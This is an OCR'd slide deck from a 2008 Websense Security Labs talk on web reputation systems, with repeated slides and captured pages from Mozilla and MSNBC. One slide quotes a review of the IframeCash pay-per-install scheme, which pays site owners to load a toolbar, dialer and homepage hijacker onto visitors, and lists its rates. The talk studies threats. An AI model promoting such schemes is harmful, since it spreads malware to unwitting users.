
Wreck-utation


REPUTATION
A reputation that took decades to build can be threatened by a single event.


Dan Hubbard
Stephan Chenette
Websense Security Labs
CanSec 2008

Reputation: is the opinion (more technically, a social evaluation) of the public toward a person, a group of people, or an organization. It is an important factor in many fields, such as business, online communities or social status.


Reputation: is the opinion (more technically, a social evaluation) of the public toward a person, a group of people, or an organization. It is an important factor in many fields, such as business, online communities or social status.

Online Reputation is a factor in any online community where trust is important. Examples include eBay, an auction service which uses a system of customer feedback to publicly rate each member's reputation.

Best thing since sliced bread?




Best thing since sliced bread?



"Reputation systems are the future
defense against
malicious code and SPAM"


Best thing since sliced bread?



“Reputation systems are the future
defense against
malicious code and SPAM”

“You are only as good
as your reputation”

Best thing since sliced bread?




"Reputation systems are the future defense against malicious code and SPAM"

"You are only as good as your reputation"

"Reputation is the next stage in the antivirus evolution"

Good *or* Bad

Good *or* Bad



Firefox & Thunderbird

Looking for Firefox or Thunderbird? You'll find them and a whole lot more at Mozilla.com.

Mozilla Foundation

The Mozilla Foundation provides overall support for Mozilla open source software projects.
Learn more about the Foundation...

Mozilla Store


Get Firefox on CD, t-shirts, and more at the new Mozilla Store.

Other Mozilla Software

- SeaMonkey 1.1.8
- Camino 1.5.5
- Lightning 0.7
- Sunbird 0.7
- Bugzilla
- All projects...

Mozilla.org

Good *or* Bad



Firefox & Thunderbird

Looking for Firefox or Thunderbird? You'll find them and a whole lot more at Mozilla.com.

Mozilla Foundation

The Mozilla Foundation provides overall support for Mozilla open source software projects.
Learn more about the Foundation...


Mozilla Store

Get Firefox on CD, t-shirts, and more at the new Mozilla Store.

Other Mozilla Software

- SeaMonkey 1.1.8
- Camino 1.5.5
- Lightning 0.7
- Sunbird 0.7
- Bugzilla
- All projects...

Mozilla.org



IframeCash: Pay Per Install,

You are welcome to write some comments on the *IframeCash* program.
We welcome your suggestions that help us to improve money earnings with the *IframeCash*. Just leave here a message how are you doing with the *IframeCash* and share your knowledge with other webmasters.

IframeCash
★★★

IframeCash insert one line code into your site and you get paid. They pay for the installations of their program. Their price is 3-100 for 1000 installations including Asia traffic. The program (size: 4 Kb) is loaded to the user and it changes the homepage and installs toolbar and dialer. It is activated and revealed in 15-30 minutes after download.

The average percentage of installs is 5-10% from the total traff. It depends on the traff's quality.
Iframe Cash pays every Tuesday. The minimal sum to pay out is 1$.
They buy even Asian traffic.
Payments done by: Fethard, Webmoney, Epassporte, Paypal, Anelik, MoneyGram, Wire, E-gold and Western Union
The percentage of installs is: 5-10% from the total traff or it's $4-$15 FOR 1000 UNIQUE VISITORS.
Iframe has finaly new look and new and it is called InstallCash so sign up and make cash for installs.

Rating
8.5

Votes
2

Hits
2846

26 th
Jul
2006


Russian Business Network

Good *and* Bad

Inspiration starts somewhere.

Visit the Beginner Developer Learning Center, get the **free** **Visual Studio Express Edition** →

Good *and* Bad



Top stories as of 8:52 a.m. Tues., March 25, 2008

$10K bracket game
Check your picks now!

College basketball

Getty Images

Pride of Poplar Bluff

In leading North Carolina and Mississippi State, Hansbrough brothers are making their hometown proud. **Full story**

Opinion: 16 players you'll love in Sweet 16

Tennessee coach Pearl makes his point, literally

Men's bracket | Schedule

Baseball

Koichi Kamoshida / Getty Images

Manny saves day for Dice-K

Ramirez hits second 2-run double in 10th and Red Sox begin title defense by beating A's in season opener after starter Matsuzaka is mediocre in native Japan. **Full story**

Time for Manny to be money

Opinion: Red Sox have tried to release him, trade him, appease him. But now team has him right where they want him. **Full story**

Celizic: MLB wises up to Orient's riches

Rosenthal: Red Sox Nation ... in Tokyo?

UPDATED Pettitte to miss first start

Mad Dog: BoSox, Yanks own AL East

ASSOCIATED PRESS

Most overrated?

Fantasy draft preview: Who are the best and most overrated starting pitchers?

Preview: Catchers

Preview: First base

Preview: 2nd base

Preview: Shortstop

Preview: Third base

Other top stories


Ex-pro wrestler dead of apparent overdose

Multimedia and features

The Week in Sports

MSNBC Sports

Good *and* Bad



Top stories as of 8:52 a.m. Tues., March 25, 2008

Scores
College hoops
NBA
Baseball
NFL
NHL
Golf
Motor sports
College football
Tennis
UFC & MMA
Soccer
Horse racing
Other sports
Fan zone

More features
Mobile
Blogs

College basketball

Getty Images

Pride of Poplar Bluff

In leading North Carolina and Mississippi State, Hansbrough brothers are making their hometown proud. Full story

Opinion: 16 players you'll love in Sweet 16

Tennessee coach Pearl makes his point, literally

Men's bracket | Schedule

Baseball

Koichi Kamoshida / Getty Images

Manny saves day for Dice-K

Ramirez hits second 2-run double in 10th and Red Sox begin title defense by beating A's in season opener after starter Matsuzaka is mediocre in native Japan. Full story

Time for Manny to be money

Opinion: Red Sox have tried to release him, trade him, appease him. But now team has him right where they want him. Full story

Celizic: MLB wises up to Orient's riches

Rosenthal: Red Sox Nation ... in Tokyo?

UPDATED Pettitte to miss first start

Mad Dog: BoSox, Yanks own AL East

ASSOCIATED PRESS

Most overrated?

Fantasy draft preview: Who are the best and most overrated starting pitchers?

Preview: Catchers

Preview: First base

Preview: 2nd base

Preview: Shortstop

Preview: Third base

Explore | More news | Photos | Video | Participate | Pinned

